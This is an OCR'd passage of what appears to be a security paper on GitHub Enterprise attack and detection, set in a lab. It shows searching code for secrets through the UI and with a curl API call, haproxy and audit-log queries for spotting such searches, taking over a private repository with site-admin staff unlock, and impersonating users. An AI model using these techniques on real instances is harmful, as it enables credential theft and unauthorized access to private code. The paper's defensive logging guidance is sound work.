
```
{
  "total_count": 1,
  "incomplete_results": false,
  "items": [
    {
      "url": "https://github-enterprise.hogwarts.local/api/v3/repos/hpotter/broomLocator/commits/2eec27f1
      "sha": "2eec27f16d23df5135a7949e30ec3230a4a5b37c",
      "node_id": "MDY6Q29tbWl0MzoyZWVjMjdmMTZkMjNkZjUxMzVhNzk0OWUzMGVjMzIzMGE0YTViMzdj",
      "html_url": "https://github-enterprise.hogwarts.local/hpotter/broomLocator/commit/2eec27f16d23df513
      "comments_url": "https://github-enterprise.hogwarts.local/api/v3/repos/hpotter/broomLocator/commits
      "commit": {
```

Searching result for search commits API

Code Reconnaissance

A primary area of interest for an attacker is searching for secrets within code, such as passwords or API keys. Code can be searched for a given search term via the web interface as shown below.

[25] https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-commits




```
1   password: Passw0rd!
```

Python   Showing the top match   Last indexed 13 seconds ago

Searching code via web interface

Searching for secrets within code can also be accomplished via the Search REST API[26] as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H
$'Authorization: Token apiToken'
$'https://gheHost/api/v3/search/code?q=searchTerm'
```



```
{
  "total_count": 1,
  "incomplete_results": false,
  "items": [
    {
      "name": "test.py",
      "path": "test.py",
      "sha": "41f241ad5eceee894380ba1f869efc7b31642e6a",
      "url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/contents/test.py?ref=581add4444b18
      "git_url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/git/blobs/41f241ad5eceee894380
      "html_url": "https://github-enterprise.hogwarts.local/hpotter/broomLocator/blob/581add4444b18fe357f8a9ce4
      "repository": {
        "id": 3,
        "node_id": "MDEwOlJlcG9zaXRvcnkz",
        "name": "broomLocator",
        "full_name": "hpotter/broomLocator",
        "private": false,
        "owner": {
```


Searching result for code search API

[26] https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-code

Logging of Reconnaissance

Search requests for files, repositories and code within GitHub Enterprise are logged in the haproxy log file (`/var/log/haproxy.log`) as shown below. These logs should be forwarded to a Security Information and Event Management (SIEM) system, where they can be ingested, and alerts built from them for anomalous activity.

```
cat /var/log/haproxy.log | grep -i '/search\|/api/v3/search' | cut -d
' ' -f6,7,20-22 | grep -i http
```




```
192.168.1.54:35296 [27/Jan/2022:16:05:02.850] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=locat"
192.168.1.54:35342 [27/Jan/2022:16:18:54.915] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile"
192.168.1.54:35354 [27/Jan/2022:16:21:51.155] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile"
192.168.1.54:35356 [27/Jan/2022:16:23:11.026] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file"
192.168.1.54:35358 [27/Jan/2022:16:23:21.742] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in:file"
192.168.1.54:35360 [27/Jan/2022:16:23:35.448] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile%20in:file"
192.168.1.54:35364 [27/Jan/2022:16:24:08.057] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=kenkinsfile%20in:file"
192.168.1.54:35366 [27/Jan/2022:16:24:30.484] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile%20in:file"
192.168.1.54:35368 [27/Jan/2022:16:24:43.254] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in:file"
192.168.1.54:35370 [27/Jan/2022:16:25:26.086] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile"
192.168.1.54:35372 [27/Jan/2022:16:26:26.745] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=Jenkinsfile"
192.168.1.54:35376 [27/Jan/2022:16:27:44.165] https://github-enterprise.hogwarts.local/api/v3/search/commits /api/v3/search/commits?q=jenkinsfile"
192.168.1.54:35408 [27/Jan/2022:16:34:22.980] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"
192.168.1.54:35412 [27/Jan/2022:16:36:45.283] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=ssword"
192.168.1.54:35414 [27/Jan/2022:16:37:00.472] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pas"
192.168.1.54:35416 [27/Jan/2022:16:37:02.552] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pass"
192.168.1.54:35418 [27/Jan/2022:16:37:04.632] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passw"
192.168.1.54:35422 [27/Jan/2022:16:37:06.751] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passwo"
192.168.1.54:35424 [27/Jan/2022:16:37:09.201] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passwor"
192.168.1.54:35426 [27/Jan/2022:16:37:10.758] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"
192.168.1.54:35428 [27/Jan/2022:16:37:14.505] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=word"
```

Viewing reconnaissance results in haproxy log

Repository Takeover

Using site admin access, an attacker can give themselves write access to any repository within GitHub Enterprise. In the below example, we are attempting to view a repository that our compromised site admin user (`adumbledore`) does not have access to.




This repository is locked.

This private repository is currently **locked.** Unlock it in stafftools.

Viewing locked repository

Using site admin access, you can choose to unlock the repository via the "Unlock" button shown below. This will unlock the repository for the user for two hours by default.


Site admin / hpotter / superSecretSpells

Audit log

Search audit log

Search logs for actions involving hpotter/superSecretSpells.

Repository Settings

Allow private repository forking


On - Forking for this repository cannot be restricted.

Privileged access

Be careful - you will have full access to this repository and its settings.

Viewing screen to unlock repository

You must provide a reason to unlock the repository, and this reason is logged along with the request.


Unlock hpotter/superSecretSpells?

Are you sure you want to do this?


Unlocking this repository will temporarily grant you access to it.
This repository will re-lock automatically after two hours.

Reason

some reason

Adding reason to unlocking repository

Now you can see we have successfully unlocked the repository, and it is unlocked for two hours for the `adumbledore` user account.


hpotter/superSecretSpells has been unlocked for adumbledore.

Site admin / hpotter / superSecretSpells

Audit log

Search audit log

Search logs for actions involving hpotter/superSecretSpells.

Repository Settings

Allow private repository forking


On - Forking for this repository cannot be restricted.

Privileged access

Repository unlocked for you until 01/27/2022 at 12:50 EST.

Showing repository has been unlocked

Then the repository can be accessed, and code can be modified within that repository as shown below.


hpotter / superSecretSpells Private

hpotter Initial commit 7175e22 14 days ago 1 commit

README.md Initial commit 14 days ago

README.md

superSecretSpells

Spells that only I can do

About

Spells that only I can do

Releases


No releases published

Packages

No packages published

Accessing repository after unlock

There is an entry in the audit log for this, and it categorizes it as a “repo.staff_unlock” action. This can be searched via the query “action:repo.staff_unlock”. This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



action:repo.staff_unlock

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data.
Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:repo.staff_unlock

repo.staff_unlock 3 minutes ago
Performed by **adumbledore** from 192.168.1.54
Targeting repository **hpotter/superSecretSpells**

action	repo.staff_unlock
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	*blank*
actor_session	23
category_type	Entitlement Management
client_id	2060490046.1643228505
controller_action	staff_unlock
created_at	2022-01-27 10:50:26 -0500
from	stafftools/repositories/staff_access#staff_unlock
method	PUT
reason	some reason
referrer	https://github-enterprise.hogwarts.local/stafftools/repositories/hp…
repo	hpotter/superSecretSpells
repo_id	1
request_category	other
request_id	5fad2fd5-eecf-4cd4-841d-6041dde8b571
server_id	9770622b-4f35-42e8-9963-c158f1306674


Showing audit log entry for unlocking repository

User Impersonation

There are a couple options an attacker has if they have administrative access to GitHub Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.

Impersonate User Login

When viewing a user via the site admin console, there is an impersonation section at the bottom. You will click the “Sign in to GitHub as @user” button.



User information ● Active

Created	2022-01-13 11:42:53 -0500
Last active	2022-01-20 15:01:00 -0500 – Check active status
Public profile	View profile
Gists	View gists
Disk use	0 Bytes
Git	0 Bytes
Avatars	0 Bytes
Issue image uploads	0 Bytes
Using GitHub Mac	×
Using GitHub Win	×
Using GitHub Desktop	×

Activity feed

Staff notes


There are no staff notes on this account.

Danger Zone

Impersonate

Viewing user information for hpotter

Next, you need to provide a reason why you are wanting to perform an impersonation login as another user. The user who is being impersonated will receive an email notification as stated.


User Impersonation

